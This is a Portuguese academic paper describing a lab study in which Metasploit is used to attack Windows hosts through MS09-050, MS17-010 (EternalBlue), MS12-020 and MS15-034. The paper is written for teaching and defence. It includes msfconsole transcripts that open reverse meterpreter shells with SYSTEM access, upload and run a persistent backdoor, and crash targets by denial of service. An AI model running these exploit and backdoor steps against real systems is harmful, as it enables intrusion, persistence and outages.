Ataques em Sistemas e Serviços de Rede Utilizando Exploits Remotos: Um Estudo Prático

Rafael Fernando Diorio, Edivaldo Serafim, Karlan Ricomini Alves, Matheus Carvalho Meira
Departamento de Informática
Instituto Federal de Educação, Ciência e Tecnologia de São Paulo (IFSP)
Capivari, SP, Brasil
{rafael.diorio,eserafim,karlan.ricomini,meira}@ifsp.edu.br

***Resumo*—Ataques utilizando *exploits* são uma das principais ameaças contra sistemas computacionais na atualidade. Por esse motivo, é crucial que estudantes e profissionais da área de informática, em especial, voltados para a segurança da informação e de sistemas computacionais, estejam preparados para lidar com tais ataques. Nesse contexto, este trabalho discorre acerca de um estudo prático sobre ataques em sistemas e serviços de rede utilizando *exploits* remotos. Para tal, a partir de um cenário de referência, um ambiente computacional é utilizado para fins de experimentação e discussão. Em linhas gerais, as experimentações e discussões são realizadas de modo a possibilitar ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques. Essa discussão é importante, por exemplo, para o desenvolvimento de mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.**

Palavras-chave*—*Exploits; Segurança da Informação; Segurança em Sistemas Computacionais.

I. INTRODUÇÃO

Dentre os diversos incidentes de segurança realizados no âmbito da Internet, grande parte está relacionado com a exploração de vulnerabilidades nos *softwares* em execução nos sistemas computacionais ao longo da rede. Como exemplo, de acordo com relatórios técnicos disponibilizados pela empresa McAfee Labs [1], várias vulnerabilidades tidas como *"zero-day"*, em que nenhum *patch* está prontamente disponível e o fornecedor pode não estar ciente acerca da mesma [2], foram exploradas no Microsoft Windows, no Microsoft Office, no ThinkPHP e no Apple iOS para a realização de ataques cibernéticos no primeiro trimestre de 2019. Como resultado, uma série de incidentes de segurança, tais como invasões, propagações de códigos maliciosos *(malwares)* e ataques de negação de serviço *(Denial of Service, DoS)*, dentre outros, tornou-se parte da rotina dos milhares de usuários que exploram recursos da Internet em suas atividades diárias. Como exemplo, nos últimos 3 anos (anos de 2016, 2017 e 2018), mais de 2.150.000 incidentes de segurança, tais como *scans*, fraudes, invasões e ataques de negação de serviço, dentre outros, foram reportados ao Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br) [3].

Nesse cenário, vários incidentes de segurança são realizados por meio de ferramentas invasivas desenvolvidas especificamente para explorar as falhas de segurança de um determinado sistema, os *exploits* [4]. Como exemplo, por meio de um *exploit* executado remotamente para explorar uma vulnerabilidade em um *software* em execução no computador da vítima, um atacante pode instalar *backdoors* e filtrar informações confidenciais da mesma, nesse caso, sem ter acesso físico ao sistema comprometido [5]. Além disso, em um contexto mais amplo, toda a segurança de um ambiente de rede pode ser comprometida por meio de um ataque cibernético utilizando *exploits*, em que suas ofensivas tendem a explorar uma série de vulnerabilidades de *software*, serviço ou sistema para obter privilégios ilegais e executar operações não autorizadas de leitura e escrita, por exemplo [6]. Nesse cenário, vários incidentes de segurança recentes no âmbito da Internet são pertinentes ao emprego de *exploits* [1].

Diante desse cenário, compreender a forma com a qual tais incidentes são realizados, bem como as possíveis abordagens e soluções empregadas quanto aos mesmos, é crucial para que novas pesquisas e contribuições sejam realizadas no âmbito da segurança da informação e de sistemas computacionais. Dessa forma, objetivando contribuir com outros trabalhos relacionados ao tema [2], [4]-[10], bem como complementando trabalhos anteriores desenvolvidos pelos autores no âmbito da segurança da informação e de sistemas computacionais [11]-[14], este trabalho discorre acerca de um estudo prático sobre ataques em sistemas e serviços de rede utilizando *exploits* remotos. Para tal, a partir de um cenário de referência, um ambiente computacional é utilizado para fins de experimentação e discussão. Em linhas gerais, as experimentações e discussões são realizadas de modo a possibilitar ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques. Essa discussão é importante, por exemplo, para que novas contribuições possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de estratégias, ferramentas e/ou mecanismos específicos de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

O restante deste trabalho está organizado da seguinte forma: a Seção II apresenta o cenário de referência para o estudo prático abordado neste trabalho. A Seção III discorre sobre os materiais e métodos. A Seção IV discorre sobre os resultados experimentais e, por fim, a Seção V apresenta a conclusão e os trabalhos futuros no âmbito deste trabalho.

II. Cenário de Referência

O cenário de referência para o estudo prático sobre ataques em sistemas e serviços de rede utilizando *exploits* remotos abordado neste trabalho é ilustrado na Figura 1.



Fig. 1. Cenário de referência para o estudo prático sobre ataques em sistemas e serviços de rede utilizando *exploits* remotos abordado neste trabalho: *Host* atacante (H1) e *hosts* alvos (H2 e H3).

Nesse contexto, o cenário de referência empregado neste trabalho é composto por três *hosts*: um *host* atacante (H1) e dois *hosts* alvos (*hosts* H2 e H3). Ambos os *hosts* estão interconectados entre si por meio de uma rede de comunicação simulando um cenário Internet minimalista (não enfatizando, por exemplo, questões e particularidades voltadas à organização da rede em termos de Sistemas Autônomos, Pontos de Troca de Tráfego ou protocolos de roteamento inter-AS e intra-AS, dentre outros), em que o *host* H1 possui endereço IP 210.210.210.1/24, o *host* H2 possui endereço IP 210.210.210.2/24 e o *host* H3 possui endereço IP 210.210.210.3/24.

Nesse cenário, ambos os *hosts* atuam como sistemas finais na Internet, em que as plataformas operacionais (isto é, sistemas operacionais) dos *hosts* H1 e H2 são voltadas para clientes de rede e a plataforma operacional do *host* H3 é voltada para servidores de rede. Em termos de serviços de rede, o *host* H1 não possui qualquer configuração específica para tal, o *host* H2 fornece um serviço de hospedagem de páginas *web* (via HTTP, *Hypertext Transfer Protocol*) e o *host* H3 fornece um serviço de área de trabalho remota (via RDP, *Remote Desktop Protocol*). Nenhum mecanismo de segurança, tal como antivírus e/ou *firewall* está ativo em tais *hosts*.

III. Materiais e Métodos

Para a implementação do cenário de referência ilustrado na Figura 1, o *host* H1 foi configurado utilizando o sistema operacional Kali Linux 2019.2 e teve como base para a realização dos ataques a ferramenta Metasploit Framework [15]. O *host* H2 foi configurado utilizando o sistema operacional Microsoft Windows 7 Professional e teve como base para o serviço de hospedagem de páginas *web* a solução Microsoft Internet Information Services (IIS). Por sua vez, o *host* H3 foi configurado utilizando o sistema operacional Microsoft Windows Server 2008 Enterprise, com acesso remoto ao seu ambiente *desktop* por meio do serviço de área de trabalho remota da Microsoft (via RDP). Ambos os *hosts* (H1, H2 e H3) foram implementados na forma de *hosts* virtuais sobre o sistema operacional Linux Ubuntu 18.04 LTS, os quais foram virtualizados por meio da solução VMware Workstation Player 15.

Nesse cenário, os ataques utilizando *exploits* remotos foram realizados do *host* H1 para os *hosts* H2 e H3, nesse caso, explorando as vulnerabilidades presentes nos sistemas operacionais e nos serviços de rede ofertados por ambos os *hosts* ao longo da rede. Essas vulnerabilidades são pertinentes aos boletins de segurança da Microsoft MS09-050 [16], MS17-010 [17], MS12-020 [18] e MS15-034 [19], todas tidas como críticas, possibilitando, por exemplo, a execução de códigos remotos e/ou a realização de ataques de negação de serviço pelo atacante.

IV. Resultados e Discussão

Tendo como base o cenário de referência descrito na Seção II, bem como das soluções de *software* descritas na Seção III, os ataques foram realizados do *host* H1 para os *hosts* H2 e H3. Nesse contexto, tal como descrito na Seção III, as seguintes vulnerabilidades foram exploradas:

A. *Vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS09-050*

De acordo com o boletim de segurança da Microsoft MS09-050 [16], por meio de vulnerabilidades presentes no SMBv2 *(Server Message Block Version 2)* no sistema afetado (que compreende os sistemas operacionais Windows Vista e Windows Server 2008), um atacante pode explorar, de modo crítico, a execução remota de um código arbitrário junto ao mesmo. Essas vulnerabilidades possibilitam, por exemplo, que o atacante não autenticado tenha controle total sobre o sistema afetado, bem como realize ataques de negação de serviço junto ao mesmo. Para tal, basta o envio de um pacote SMB especialmente criado para explorar as vulnerabilidades do sistema afetado.

Nesse contexto, objetivando que o atacante não autenticado tenha controle total sobre o sistema afetado, a partir do *host* atacante H1 e tendo como alvo o *host* H3, é possível explorar essa vulnerabilidade por meio do *exploit* *ms09_050_smb2_negotiate_func_index*, com comandos de exemplo ilustrados por meio da Figura 2 (via *msfconsole*):

```
msf5 > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set payload windows/met
erpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RHOST 210.210.210.3
RHOST => 210.210.210.3
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST 210.210.210.1
LHOST => 210.210.210.1
msf5 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 210.210.210.1:4444
[*] 210.210.210.3:445 - Connecting to the target (210.210.210.3:445)...
[*] 210.210.210.3:445 - Sending the exploit packet (938 bytes)...
[*] 210.210.210.3:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179779 bytes) to 210.210.210.3
[*] Meterpreter session 2 opened (210.210.210.1:4444 -> 210.210.210.3:49158) at 2019-0
9-12 21:01:35 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Fig. 2. Exemplo de comandos para exploração de vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS09-050 [16], nesse caso, exploradas pelo *host* atacante H1 por meio do *exploit* *ms09_050_smb2_negotiate_func_index* (via *msfconsole*) e tendo como alvo o *host* H3.

Nesse exemplo, para utilização do *exploit* em questão, os comandos *"set"* são empregados para a definição dos parâmetros utilizados durante o ataque, tal como acerca do *payload* utilizado para realização de uma conexão reversa entre o *host* alvo e o *host* atacante, bem como de seus respectivos endereços IP. Por sua vez, o comando *"exploit"* é utilizado para explorar o *host* alvo por meio do *exploit* em questão.

Nesse contexto, com acesso e controle total ao sistema do *host* alvo, o atacante pode explorá-lo por meio dos diversos recursos fornecidos pelo Metasploit Framework. É possível, por exemplo, adicionar e/ou remover dados, serviços, usuários e/ou aplicações do sistema, ativar recursos de *keylogger* e *screenlogger*, roubar informações confidenciais e fazer *upload* de *malwares* diversos, dentre outros. Nesse caso, uma abordagem comum é pertinente ao emprego de *malwares* para a manutenção do acesso ao *host* alvo, em especial, para "contornar" uma eventual correção da falha de segurança por parte do usuário. Diante desse cenário, como exemplo, a Figura 3 ilustra o *upload* e a execução de um *backdoor* junto ao *host* alvo, nesse caso, objetivando acessos futuros ao *host* em questão mesmo após uma correção da falha de segurança explorada para a realização do ataque.

```
meterpreter > upload backdoor.exe "C:\Windows\Temp"
[*] uploading  : backdoor.exe -> C:\Windows\Temp
[*] uploaded   : backdoor.exe -> C:\Windows\Temp\backdoor.exe
meterpreter > execute -f "C:\Windows\Temp\backdoor.exe 54321"
Process 1800 created.
meterpreter >
```

Fig. 3. Exemplo de comandos para *upload* e execução de um *backdoor* junto ao *host* alvo H3.

Nesse exemplo, por meio do comando *"upload [...]"*, o *backdoor* de nome *"backdoor.exe"* é enviado para o diretório *"C:\Windows\Temp"* do *host* alvo. Em seguida, por meio do comando *"execute [...]"*, o *backdoor* em questão é executado para abrir a porta 54321/TCP junto ao *host* alvo. Dessa forma, por meio de tal porta/*backdoor*, o atacante pode manter seu acesso ao *host* alvo mesmo após uma eventual correção na falha de segurança que originou o ataque de exemplo.

Diante de tal cenário, dentre as diversas possibilidades de exploração do *host* alvo, o atacante também poderia utilizá-lo para a realização de outros incidentes comuns no âmbito da Internet, tais como para realização de *phishing* e ataques de negação de serviço e/ou de força bruta, dentre outros.

B. *Vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS17-010*

De acordo com o boletim de segurança da Microsoft MS17-010 [17], por meio de vulnerabilidades presentes no Microsoft SMBv1 *(Server Message Block Version 1.0)* no sistema afetado (que compreende os sistemas operacionais Windows Vista, Windows 7, Windows Server 2008, Windows Server 2008 R2, Windows 8.1, Windows RT 8.1, Windows 10, Windows Server 2012, Windows Server 2012 R2 e Windows Server 2016), um atacante pode explorar, de modo crítico, a execução remota de um código arbitrário junto ao mesmo. Para tal, basta o envio de um pacote SMB especialmente criado para explorar as vulnerabilidades do sistema afetado.

Nesse contexto, objetivando que o atacante não autenticado tenha controle total sobre o sistema afetado, a partir do *host* atacante H1 e tendo como alvo o *host* H2, é possível explorar essa vulnerabilidade por meio do *exploit eternalblue_doublepulsar*, com comandos de exemplo ilustrados por meio da Figura 4 (via *msfconsole*):

```
msf5 > use exploit/windows/smb/eternalblue_doublepulsar
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 210.210.210.2
RHOST => 210.210.210.2
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT explorer.exe
PROCESSINJECT => explorer.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PAYLOAD windows/meterpreter
/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 210.210.210.1
LHOST => 210.210.210.1
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 210.210.210.1:4444
[*] 210.210.210.2:445 - Generating Eternalblue XML data
[*] 210.210.210.2:445 - Generating Doublepulsar XML data
[*] 210.210.210.2:445 - Generating payload DLL for Doublepulsar
[*] 210.210.210.2:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 210.210.210.2:445 - Launching Eternalblue...
[+] 210.210.210.2:445 - Pwned! Eternalblue success!
[*] 210.210.210.2:445 - Launching Doublepulsar...
[*] Sending stage (179779 bytes) to 210.210.210.2
[*] Meterpreter session 1 opened (210.210.210.1:4444 -> 210.210.210.2:49158) at 2019
-09-12 18:30:05 +0000
[+] 210.210.210.2:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Fig. 4. Exemplo de comandos para exploração de vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS17-010 [17], nesse caso, exploradas pelo *host* atacante H1 por meio do *exploit eternalblue_doublepulsar* (via *msfconsole*) e tendo como alvo o *host* H2.

Nesse exemplo, assim como exemplificado anteriormente (Figura 2), para utilização do *exploit* em questão, os comandos *"set"* são empregados para a definição dos parâmetros utilizados durante o ataque e o comando *"exploit"* é utilizado para explorar o *host* alvo por meio do *exploit* em questão. Em tal exemplo, pode-se observar que também foi necessário especificar o processo a ser explorado no *host* alvo (nesse caso, processo *"explorer.exe"*) e a porta de comunicação utilizada para a conexão reversa do *host* alvo para o *host* atacante (nesse caso, porta *"4444/TCP"*).

Nesse cenário, após a execução do *exploit* em questão, o atacante possui acesso e controle total ao sistema do *host* alvo, podendo explorá-lo por meio dos diversos recursos fornecidos pelo Metasploit Framework, bem como utilizá-lo para a realização de outros incidentes comuns no âmbito da Internet.

C. *Vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS12-020*

De acordo com o boletim de segurança da Microsoft MS12-020 [18], por meio de vulnerabilidades presentes na área de trabalho remota (via RDP) no sistema afetado (que compreende os sistemas operacionais Windows XP, Windows Vista, Windows 7, Windows Server 2003, Windows Server 2008 e Windows Server 2008 R2), um atacante pode explorar, de modo crítico, a execução remota de um código arbitrário junto ao mesmo. Essas vulnerabilidades possibilitam, por exemplo, que o atacante não autenticado tenha controle total sobre o sistema afetado, bem como realize ataques de negação de serviço junto ao mesmo. Para tal, basta o envio de uma sequência de pacotes RDP especialmente criados para explorar as vulnerabilidades do sistema afetado.

Nesse contexto, objetivando que o atacante não autenticado realize ataques de negação de serviço ao sistema afetado, a partir do *host* atacante H1 e tendo como alvo o *host* H3, é possível explorar essa vulnerabilidade por meio do *exploit ms12_020_maxchannelids*, com comandos de exemplo ilustrados por meio da Figura 5 (via *msfconsole*):

```
msf5 > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > set RHOST 210.210.210.3
RHOST => 210.210.210.3
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > exploit
[*] Running module against 210.210.210.3

[*] 210.210.210.3:3389 - 210.210.210.3:3389 - Sending MS12-020 Microsoft Remote Desk
top Use-After-Free DoS
[*] 210.210.210.3:3389 - 210.210.210.3:3389 - 210 bytes sent
[*] 210.210.210.3:3389 - 210.210.210.3:3389 - Checking RDP status...
[-] 210.210.210.3:3389 - Auxiliary failed: Rex::HostUnreachable The host (210.210.21
0.3:3389) was unreachable.
[*] Auxiliary module execution completed
msf5 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) >
```

Fig. 5. Exemplo de comandos para exploração de vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS12-020 [18], nesse caso, exploradas pelo *host* atacante H1 por meio do *exploit ms12_020_maxchannelids* (via *msfconsole*) e tendo como alvo o *host* H3.

Nesse exemplo, pode-se observar que apenas o endereço IP do *host* alvo (nesse caso, 210.210.210.3) necessitou ser informado para a execução do *exploit* em questão. Por padrão, a porta explorada é a 3389/TCP.

Por sua vez, quanto aos efeitos do ataque junto ao *host* alvo, a vulnerabilidade explorada resultou em uma falha geral do mesmo, com erros pertinentes ao *"RDPWD.SYS"* exibidos ao administrador do sistema (Figura 6).



Fig. 6. Exemplo de tela pertinente a interrupção imediata de funcionamento do sistema operacional do *host* alvo H3 após a execução dos comandos voltados para a exploração de suas vulnerabilidades junto ao *host* atacante H1 (Figura 5).

Diante desse cenário, é possível observar que a vulnerabilidade explorada resultou na indisponibilidade total do sistema afetado, nesse caso, por meio de vulnerabilidades presentes em seu serviço de área de trabalho remota (via RDP) no âmbito da rede.

D. Vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS15-034

De acordo com o boletim de segurança da Microsoft MS15-034 [19], por meio de uma vulnerabilidade no HTTP (HTTP.sys) no sistema afetado (que compreende os sistemas operacionais Windows 7, Windows 8, Windows 8.1, Windows Server 2008 R2, Windows Server 2012 e Windows Server 2012 R2), um atacante pode explorar, de modo crítico, a execução remota de um código arbitrário no contexto de uma conta de sistema. Para tal, basta o envio de uma solicitação HTTP especialmente criada para explorar a vulnerabilidade do sistema afetado.

Nesse contexto, objetivando que o atacante não autenticado realize ataques de negação de serviço ao sistema afetado, a partir do *host* atacante H1 e tendo como alvo o *host* H2, é possível explorar essa vulnerabilidade por meio do *exploit ms15_034_ulonglongadd*, com comandos de exemplo ilustrados por meio da Figura 7 (via *msfconsole*):

```
msf5 > use auxiliary/dos/http/ms15_034_ulonglongadd
msf5 auxiliary(dos/http/ms15_034_ulonglongadd) > set RHOST 210.210.210.2
RHOST => 210.210.210.2
msf5 auxiliary(dos/http/ms15_034_ulonglongadd) > exploit

[*] DOS request sent
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(dos/http/ms15_034_ulonglongadd) >
```

Fig. 7. Exemplo de comandos para exploração de vulnerabilidades pertinentes ao boletim de segurança da Microsoft MS15-034 [19], nesse caso, exploradas pelo *host* atacante H1 por meio do *exploit ms15_034_ulonglongadd* (via *msfconsole*) e tendo como alvo o *host* H2.

Nesse exemplo, pode-se observar que apenas o endereço IP do *host* alvo (nesse caso, 210.210.210.2) necessitou ser informado para a execução do *exploit* em questão. Por padrão, a porta explorada é a 80/TCP.

Por sua vez, quanto aos efeitos do ataque junto ao *host* alvo, a vulnerabilidade explorada resultou em uma falha geral do mesmo (Figura 8).



Fig. 8. Exemplo de tela pertinente a interrupção imediata de funcionamento do sistema operacional do *host* alvo H2 após a execução dos comandos voltados para a exploração de suas vulnerabilidades junto ao *host* atacante H1 (Figura 7).

Diante desse cenário, é possível observar que a vulnerabilidade explorada resultou na indisponibilidade total do sistema afetado, nesse caso, por meio de vulnerabilidades presentes em seu serviço de hospedagem de páginas *web* (via IIS) no âmbito da rede.

V. Conclusão e Trabalhos Futuros

Este trabalho discorreu acerca de um estudo prático sobre um dos incidentes de segurança mais comuns no âmbito da Internet na atualidade: os ataques aos sistemas e serviços de rede utilizando *exploits* remotos. Para tal, a partir de um cenário de referência, um ambiente computacional foi utilizado para fins de experimentação e discussão, possibilitando ao leitor identificar algumas abordagens e soluções utilizadas na realização de tais ataques, em especial, por meio da exploração de vulnerabilidades presentes em sistemas e serviços de rede baseados no Microsoft Windows (nas plataformas operacionais voltadas para clientes e para servidores de rede). Essa discussão é importante, por exemplo, para que novas contribuições possam ser realizadas no âmbito da segurança da informação e de sistemas computacionais, tais como pertinentes ao desenvolvimento de estratégias, ferramentas e/ou mecanismos eficientes e abrangentes de segurança, bem como em atividades de ensino e/ou de pesquisa relacionadas ao tema, de modo geral.

Enquanto parte dos trabalhos futuros, objetiva-se explorar o emprego de recursos de Redes Definidas por *Software (Software-Defined Networking*, *SDN)* na mitigação de tais ataques no âmbito da rede. De modo complementar, objetiva-se explorar e discutir questões relacionadas à realização e à mitigação de outros incidentes comuns de segurança no âmbito da Internet, tal como pertinentes aos ataques de força bruta, por exemplo.

Referências

[1] McAfee Labs Threats Report, August 2019, [online] Available: https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf.

[2] R. Kaur and M. Singh, "A survey on zero-day polymorphic worm detection techniques," IEEE Communications Surveys & Tutorials, vol. 16, no. 3, pp. 1520-1549, 3rd Quart., 2014.

[3] Estatísticas dos Incidentes Reportados ao CERT.br, March 2019, [online] Available: https://www.cert.br/stats/incidentes.

[4] M. F. T. Ferreira, T. de Souza Rocha, G. B. Martins, E. Feitosa, and E. Souto, "Análise de vulnerabilidades em sistemas computacionais modernos: Conceitos, exploits e proteções," in Minicursos do XII Simpósio Brasileiro em Segurança da Informação e de Sistemas Computacionais (SBSeg 2012), 2012, pp. 2-51.

[5] T. Bao, R. Wang, Y. Shoshitaishvili, and D. Brumley, "Your exploit is mine: Automatic shellcode transplant for remote exploits," in Proc. 2017 IEEE Symposium on Security and Privacy (SP), 2017, pp. 824-839.

[6] F. Dai, K. Zheng, S. Luo, and B. Wu, "Towards a multiobjective framework for evaluating network security under exploit attacks," in Proc. 2015 IEEE International Conference on Communications (ICC), 2015, pp. 7186-7191.

[7] L. Xu, W. Jia, W. Dong, and Y. Li, "Automatic exploit generation for buffer overflow vulnerabilities," in Proc. 2018 IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C), 2018, pp.463-468.

[8] R. Ciancioso, D. Budhwa, and T. Hayajneh, "A framework for zero day exploit detection and containment," in Proc. 2017 IEEE 15th Intl Conf on Dependable, Autonomic and Secure Computing, 15th Intl Conf on Pervasive Intelligence and Computing, 3rd Intl Conf on Big Data Intelligence and Computing and Cyber Science and Technology Congress (DASC/PiCom/DataCom/CyberSciTech), 2017, pp. 663-668.

[9] B. Stock, B. Livshits, and B. Zorn, "Kizzle: a signature compiler for detecting exploit kits," in Proc. 2016 46th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 2016, pp.455-466.

[10] S. Huang, M. Huang, P. Huang, H. Lu, and C. Lai, "Software crash analysis for automatic exploit generation on binary programs," IEEE Transactions on Reliability, vol. 63, pp. 270-289, 2014.

[11] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "A practical study on phishing attacks," in Proc. 16th International Conference on Information Systems and Technology Management (CONTECSI), 2019, pp. 1-16.

[12] R. F. Diorio, K. R. Alves, E. Serafim, and M. C. Meira, "A practical study on flooding-based distributed denial of service attacks," in Proc. 16th International Conference on Information Systems and Technology Management (CONTECSI), 2019, pp. 1-15.

[13] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "Segurança da informação e de sistemas computacionais: Um estudo prático sobre ataques utilizando malwares," in Proc. IX Congresso Sul Brasileiro de Computação (SULCOMP), 2018, pp. 1-10.

[14] R. F. Diorio, E. Serafim, K. R. Alves, and M. C. Meira, "Segurança da informação com software livre e ferramentas open source: Uma reprodução dos ataques de força bruta e de negação de serviço," in Proc. IV Congresso de Educação Profissional e Tecnológica do IFSP (CONEPT), 2018, pp. 1-6.

[15] Metasploit-framework Package Description, [online] Available: https://tools.kali.org/exploitation-tools/metasploit-framework.

[16] Microsoft Security Bulletin MS09-050, October 2009, [online] Available: https://docs.microsoft.com/pt-br/security-updates/SecurityBulletins/2009/ms09-050.

[17] Microsoft Security Bulletin MS17-010, March 2017, [online] Available: https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2017/ms17-010.

[18] Microsoft Security Bulletin MS12-020, March 2012, [online] Available: https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2012/ms12-020.

[19] Microsoft Security Bulletin MS15-034, April 2015, [online] Available: https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2015/ms15-034.